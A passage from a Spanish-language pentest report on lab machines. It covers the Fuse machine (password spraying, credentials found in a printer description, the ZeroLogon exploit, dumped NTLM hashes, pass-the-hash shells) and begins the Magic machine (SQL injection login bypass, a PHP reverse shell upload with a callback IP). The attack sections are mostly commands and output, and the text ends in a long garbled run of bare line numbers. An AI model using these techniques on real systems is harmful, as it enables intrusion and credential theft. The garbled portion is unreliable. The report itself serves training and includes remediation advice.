29 May 2020	View	CSV/Excel	CSV/Excel
30 May 2020	View	CSV/Excel	CSV/Excel
10 Jun 2020	View	CSV/Excel	CSV/Excel

Figura 57: Sitio web de Fuse.

Explorando el sitio web, se notó que entre los logs que se almacenan se tiene al menos como información los usuarios, el nombre del archivo que imprime y la impresora, y todo esto para 3 fechas.

Date	HTML	Data (day)	Data (month)
29 May 2020	View	CSV/Excel	CSV/Excel
30 May 2020	View	CSV/Excel	CSV/Excel
10 Jun 2020	View	CSV/Excel	CSV/Excel

Figura 58: Fechas registradas en PaperCut.

Print Logs - 29 May 2020									
Index		Refresh							
Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale	
17:50:10	pmerton	1	1	HP-MFT01	New Starter - bnielson - Notepad LETTER, 19kb, PC6	JUMP01	No	Yes	
17:53:55	tlavel	1	1	HP-MFT01	IT Budget Meeting Minutes - Notepad LETTER, 52kb, PC6	LONWK015	No	Yes	

Figura 59: Logs de impresión almacenados.

De dicha información, la que notamos que nos servirá más adelante es el dato del USER, así que generamos un archivo users.txt para guardarlos. Los usuarios encontrados fueron: **pmerton, benielson, tlavel, sthompson, administrator y bhult.**

Así mismo, a partir de los archivos que están imprimiendo, generamos una lista de palabras para encontrar si alguna ha sido usada como contraseña.

3.4. Explotación

Procedemos de esta forma a utilizar Crackmapexec, el cual nos permitirá probar en conjunto los usuarios y las potenciales claves.

```
[*] cmq smb 10.129.2.5 -d fabricorp -u users.txt -p words.txt
SMB 10.129.2.5 445 FUSE [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp) (signing=True) (SMBv1:True)
SMB 10.129.2.5 445 FUSE [-] fabricorp\pmerton:new STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\pmerton:starter STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\pmerton:brielson STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\pmerton:mcgill STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\pmerton:Meeting STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\pmerton:Budget STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\pmerton:Minutes STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\pmerton:backup_tapes STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\pmerton:mcgill STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\pmerton:fabricorp1 STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\tlavell:new STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\tlavell:starter STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\tlavell:brielson STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\tlavell:mcgill STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\tlavell:mcgill STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\tlavell:Meeting STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\tlavell:Minutes STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\tlavell:backup_tapes STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\tlavell:mega_mountain_tape_request STATUS_LOGON_FAILURE
SMB 10.129.2.5 445 FUSE [-] fabricorp\tlavell:fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

Figura 60: ...

Vemos un comportamiento diferente al tratar de usar como contraseña “Fabricorp01”. Aunque debido a que no se completa la ejecución para todos los usuarios, procedemos a realizar la ejecución manual para todos los usuarios capturados previamente.

```

[+] IP: 10.129.2.5:445 Name: fuse.fabricorp.local
Disk
-----
ADMIN$          NO ACCESS   Remote Admin
C$              NO ACCESS   Default share
HP-MFT01        NO ACCESS   HP-MFT01
IPC$            READ ONLY  Remote IPC
NETLOGON        READ ONLY  Logon server share
print$          READ ONLY  Printer Drivers
SYSVOL          READ ONLY  Logon server share

```

Figura 61: Usuarios identificados con contraseña vencida.

A partir de esto, los usuarios que tienen un comportamiento similar es **tlevel**, **bhult** y **bnielson**. Si revisamos lo que se indica, podemos saber que dichos usuarios tienen la clave “Fabricorp01” pero está vencida, probablemente por una política de cambio de contraseñas, así que la siguiente actividad sería cambiar dicha clave por una de nuestra conveniencia. Para dicho cambio usamos smbpasswd e ingresamos una contraseña cualquiera. (En este caso “Prueba123”).

```

Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user bnielson on 10.129.2.5.

```

Figura 62: Actualizando la clave de un usuario de Fuse.

Habiendo cambiado las credenciales del usuario bnielson, el siguiente paso sería listar el contenido de lo que comparte dicho usuario, para lo cual nos apoyamos de la herramienta smbmap.

Disk	Permissions	Comment
ADMIN\$	NO ACCESS	Remote Admin
C\$	NO ACCESS	Default share
HP-MFT01	NO ACCESS	HP-MFT01
IPC\$	READ ONLY	Remote IPC
NETLOGON	READ ONLY	Logon server share
print\$	READ ONLY	Printer Drivers
SYSVOL	READ ONLY	Logon server share

Figura 63: Usando SMBMap para identificar directorios o equipos conectados.

Un punto a tener en cuenta, es que, habiendo realizado el cambio de contraseña del usuario bnielson, igualmente tras un intento de autenticación con dichas credenciales, como por ejemplo, el usar el smbmap o crackmapexec, notamos que cada vez se está reiniciando la contraseña, volviendo a ser la inicial la cual era “Fabricorp01”. Para un ataque más complejo, podría considerarse el desarrollo de una herramienta que automatice dicho cambio para realizar más pruebas, aunque en este caso no fue necesario. Lo descrito anteriormente puede ser notado en la Figura 64

```
[!] Authentication error on 10.129.2.5
```

Figura 64: Error de autenticación tras reinicio de clave automático.

Para mantener una sesión que nos permita mantenernos conectados sin tener que estar reiniciando la contraseña a cada momento, aprovechamos el servicio RPC usando la herramienta rpcconnect.

```
Enter WORKGROUP\bnielson's password:
```

Figura 65: Obteniendo el prompt con RPCConnect

Ya conectados mediante RPC, procedemos a listar los usuarios registrados en el servidor con el comando enumdomusers, esto con la finalidad de incrementar la cantidad de usuarios potenciales que teníamos inicialmente y aumentar las probabilidades de encontrar una cuenta para ingresar.

```
Enter WORKGROUP\bnielson's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
```

Figura 66: Usuarios en Fuse listados mediante RPC

Debido a que se ha visto por el sitio web que hay impresoras instaladas, se provecha a explorar las que se encuentran conectadas con enumprinters y terminamos encontrando una contraseña dejada en la descripción para posiblemente los colaboradores de la organización.

```
rpcclient $> enumprinters
flags:[0x800000]
name:[\10.129.2.5\HP-MFT01]
description:[\\10.129.2.5\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab0$3Rvice$!)]
comment:[]
```

Figura 67: Credenciales encontradas en la descripción de una impresora.

Con la nueva contraseña encontrada, procedemos a probar nuevamente con cada usuario que encontramos con rpc. En este caso usaremos Hydra.

```

Δ ➤ ~/Documentos/HTB/Fuse ➤ ✓ hydra -L users.txt -P pass.txt smb://10.129.2.5
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-16 16:55:16
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 15 login tries (l:15/p:1), ~15 tries per task
[DATA] attacking smb://10.129.2.5:445/
[445][smb] host: 10.129.2.5 login: svc-print password: $fab@$3Rvice$1
[445][smb] host: 10.129.2.5 login: svc-print password: $fab@$3Rvice$1
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-16 16:55:23

```

Figura 68: Claves confirmadas usando Hydra.

Ahora, con el objetivo de tener acceso a una consola interactiva aprovecharemos RDP, mediante la herramienta evil-WinRM, con el cual obtenemos una shell con la máquina.

```

Δ ➤ ~/Do/HTB/Fuse/evil-winrm ➤ ✘ took ≈ 24s ✘ evil-winrm -u svc-print -p '$fab@$3Rvice$1' -t 10.129.2.5
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*evil-WinRM* PS C:\Users\svc-print\Documents> whoami
fabricorp\svc-print

```

Figura 69: Conexión exitosa con el servidor usando el usuario svc-print

Con ello obtuvimos el primer archivo importante que en esta máquina es user.txt.

```

*Evil-WinRM* PS C:\Users\svc-print\Desktop> type user.txt
4110
*Evil-WinRM* PS C:\Users\svc-print\Desktop>

```

Figura 70: Bandera de usuario encontrada.

Escalando privilegios

Revisando recordamos la existencia de una de las vulnerabilidades más importantes encontradas últimamente, y es la de ZeroLogon, la cual permite obtener la totalidad de las credenciales en formato HASH. Para ejecutar dicha vulnerabilidad, aprovechamos el exploit elaborado por Risksense alojado en GitHub en el cual iniciamos ejecutando el script "set_empty_pw.py".

```

Parrot Terminal
File Edit View Search Terminal Help
(htb-asmunknown@htb:angryalkb)[~/my_data/Fuse/zerologon]
└─$ python3 set_empty_pw.py FUSE 10.129.2.5
Performing authentication attempts...
=====
NetrServerAuthenticate3Response
ServerCredential:
  Data: b'3F-\xd9\xc4NE\xd7'
  NegotiateFlags: 556793855
  AccountRid: 1000
  ErrorCode: 0
  server challenge b'3\xcd\xb5\xd4\xed\xe5\xbff'
NetrServerPasswordSet2Response
ReturnAuthenticator:
  Credential:
    Data: b'\x01QvDM\xaf\x83\x04'
    Timestamp: 0
  ErrorCode: 0
Success! DC should now have the empty string as its machine password.

```

Figura 71: Ejecución exitosa del exploit ZeroLogon

Tras la ejecución exitosa, procedemos a utilizar Impacket para obtener las credenciales.

```

secretsexport.py -just-dc -no-pass FUSE\$@10.129.2.5 - Parrot Terminal
[...]
# secretsdump.py -just-dc -no-pass FUSE\$@10.129.2.5
Impacket v0.9.24.dev1+20211015.125134.c0ec6102 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid\rid\lmhash\nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:ad3b435b51404eaaad3b435b51404ee:370ddcf45959b2293427baa70376e14e:::
Guest:501:ad3b435b51404eaaad3b435b51404ee:370ddcf45959b2293427baa70376e14e:::
krbtgt:502:ad3b435b51404eaaad3b435b51404ee:370ddcf45959b2293427baa70376e14e:::
DefaultAccount:503:ad3b435b51404eaaad3b435b51404ee:370ddcf45959b2293427baa70376e14e:::
svc.print:1104:ad3b435b51404eaaad3b435b51404ee:38485fd7730cc53473dbfaed27aa71:::
bnielson:1105:ad3b435b51404eaaad3b435b51404ee:8873fc0c964ab367090983049e2edd0f77:::
sthompson:1601:ad3b435b51404eaaad3b435b51404ee:5fb3ccb2f45791e200d740725fdf8fd:::
tlaivel:1602:ad3b435b51404eaaad3b435b51404ee:8873fc0c964ab367090983049e2edd0f77:::
pmerton:1603:ad3b435b51404eaaad3b435b51404ee:876e0270e2018153275aab1e143421b2:::
svc.scan:1605:ad3b435b51404eaaad3b435b51404ee:38485fd7730cc53473dbfaed27aa71:::
bhult:7101:ad3b435b51404eaaad3b435b51404ee:8873fc0c964ab367090983049e2edd0f77:::
dandrews:7102:ad3b435b51404eaaad3b435b51404ee:689583f00ad18c124c58405479b4c536:::
mberbatov:7601:ad3b435b51404eaaad3b435b51404ee:b2bdbe60565b677fdb133866722317fd:::
astein:7602:ad3b435b51404eaaad3b435b51404ee:2f74c867a93cd5a5255b108422192d80:::
dmuir:7603:ad3b435b51404eaaad3b435b51404ee:6320f0682f940651742a221d8218d161:::
FUSES:1000:ad3b435b51404eaaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
Administrator:aes128_cts_hmac_sha1_96:83c4a7c2b6310e0b2323d7c67c9a6d68
Administrator:des_cbc_md5:dfe83ce576d8aa

```

Figura 72: Obteniendo credenciales con Impacket

Teniendo las credenciales de los usuarios, podemos usar la del administrador para poder conectarnos usando evil-WinRm.

```

[...]
$evil-winrm -i 10.129.2.5 -u Administrator -H 370ddcf45959b2293427baa70376e14e
Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fabricorp\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Figura 73: Usando las credenciales para conectarse a la máquina vía RDP

Solo tendríamos que buscar el archivo valioso de este servidor, ubicado en la ubicación mostrada en la Figura 74

```

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
2d8d7
*Evil-WinRM* PS C:\Users\Administrator\Desktop>

```

Figura 74: Bandera de usuario administrador obtenida.

3.5. Post Explotación

- Obteniendo SAM

```

cme smb 10.129.2.5 -u Administrator -H 'aad3b435b51404eeaad3b435b51404ee:370ddcf45959b2293427baa703/6e14e' --sam
[+] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricor.local) (signing=True) (SMBv1:True)
[+] [+] Added 3 SAM hashes
Administrator:aad3b435b51404eeaad3b435b51404ee:370ddcf45959b2293427baa703/6e14e (Pwn3d)
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Added 3 SAM hashes to the database

```

Figura 75: Obteniendo SAM.

3.6. Recomendaciones

Para garantizar que el servidor no sea vulnerado, el equipo tiene las siguiente recomendaciones:

- Instalar el parche KB4571723.
Parche de seguridad importante lanzado por Microsoft para evitar la ejecución de exploits relacionados con la vulnerabilidad llamada ZeroLogon.
- Revisar política de contraseñas.
Si bien la organización actualmente demuestra que está indicando periodos de validez a las contraseñas usadas, la práctica de re establecerla a una versión anterior que no varía no se considera una práctica recomendada.
- Revisar que las contraseñas estén protegidas. Se recomienda usar un almacén de contraseñas para resguardarlas y evitar que terminen en recordatorios o puntos de fácil acceso para los atacantes.

4. MAGIC

4.1. Reconocimiento

Lo primero a hacer en este caso es un escaneo de nmap, para encontrar algunos puertos abiertos y servicios corriendo, en este caso se encontraron los puertos 22 y 80. Esto nos da una idea de que todo se hace netamente por el acceso a página web del puerto 80, porque es muy raro encontrar vulnerabilidades del puerto 22. Entonces vemos en el puerto 80 existe una página, decidimos escanear

```
File: puertos

# Nmap 7.80 scan initiated Thu Oct 14 15:29:26 2021 as: nmap -Pn -p-
--min-rate=5000 -v -oN puertos 10.10.10.185
Nmap scan report for 10.10.10.185
Host is up (0.11s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu Oct 14 15:29:41 2021 -- 1 IP address (1 host up) s
canned in 15.54 seconds
```

Figura 76: Escaneo de Puertos con Nmap

directorios mediante **Wfuzz** y al mismo tiempo vamos a observar la página.

```
wfuzz -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u "http://10.10.10.185/FUZZ" --hc 404 -t 200
=====
* Wfuzz 3.1.0 - The Web Fuzzer
=====

Target: http://10.10.10.185/FUZZ
Total requests: 4702

=====
ID      Response  Lines   Word    Chars  Payload
=====
000000025:  403      9 L     28 W    277 Ch   ".htpasswd"
000000024:  403      9 L     28 W    277 Ch   ".htaccess"
000000023:  403      9 L     28 W    277 Ch   ".hta"
000000719:  301      9 L     28 W    313 Ch   "assets"
000000033:  403      9 L     28 W    277 Ch   ".sh_history"
000002154:  301      9 L     28 W    313 Ch   "images"
000002182:  200      59 L    207 W   3987 Ch  "index.php"
000003699:  403      9 L     28 W    277 Ch   "server-status"
                                         S"
```

Figura 77: Escaneo de Directorios con Wfuzz

Entonces entrando a la máquina podemos ver la página principal en el índice, vemos que hay muchas imágenes subidas y en caso de poder loguearnos nos dejaría subir unas cuantas más. Vemos aquí el




Figura 78: Index de la página principal

apartado de login, este es algo simple y parece funcionar debido a que bota un error de contraseña incorrecta.




Figura 79: Login de la página web

4.2. Escaneo de Vulnerabilidades

Llegó el momento de intentar encontrar vectores de ataque, con el mismo nmap dejamos corriendo un análisis de vulnerabilidades a los puertos 80 y 22 pero no encontró nada muy útil.

```
File: vulnerabilidades

# Nmap 7.80 scan initiated Thu Oct 14 15:32:22 2021 as: nmap -Pn -p 2
2,80 --script vuln -v -oG vulnerabilidades 10.10.10.185
# Ports scanned: TCP(2;22,80) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 10.10.10.185 () Status: Up
Host: 10.10.10.185 () Ports: 22/open/tcp//ssh///, 80/open/tcp//http
///
# Nmap done at Thu Oct 14 15:36:53 2021 -- 1 IP address (1 host up) s
canned in 270.98 seconds
```

Figura 80: Escaneo de Vulnerabilidades con nmap

4.3. Explotación

4.3.1. Obtención de Acceso a la máquina

Luego de esto fui al login y me di cuenta que el ataque de tipo Inyección SQL era muy sencillo, probando '`or 1=1`'. Esta es la inyección más básica de toda la vida así que no hubo mucha complicación.




Figura 81: Login existoso en la página web

Entonces vemos claramente una forma de subir una reverse shell con formato de imagen, probaremos primero subiendo una revershe shell en .php a ver si hay algún problema.




Figura 82: Fallo subiendo un php

Imaginaba que no iba a ser tan fácil así que abrí el burpsuite y traté de hacerlo pasar como imagen para luego borrar la extensión y ejecutarlo dentro del servidor.

```

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extended
Intercept HTTP history WebSockets history Options
Request to http://10.10.10.185:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n 
7 Content-Type: multipart/form-data; boundary=-----230356167321550453663966498619
8 Content-Length: 3815
9 Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/upload.php
12 Cookie: PHPSESSID=pmtt66tlndlbjpi89svlira07
13 Upgrade-Insecure-Requests: 1
14
15 -----230356167321550453663966498619
16 Content-Disposition: form-data; name="image"; filename="php-rshell.php"
17 Content-Type: image/jpeg
18
19 <?php
20
21 set_time_limit (0);
22 $VERSION = "1.0";
23 $ip = '10.10.14.3'; // CHANGE THIS
24 $port = 1234; // CHANGE THIS
25 $chunk_size = 1400;
26 $write_a = null;
27 $error_a = null;
28 $shell = 'uname -a; w; id; /bin/sh -i';
29 $daemon = 0;
30 $debug = 0;
31
32 //
33 // Daemonise ourself if possible to avoid zombies later
34 //
35
36 // pcntl_fork is hardly ever available, but will allow us to daemonise
37 // ----- daemontools-style wrapper -----
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
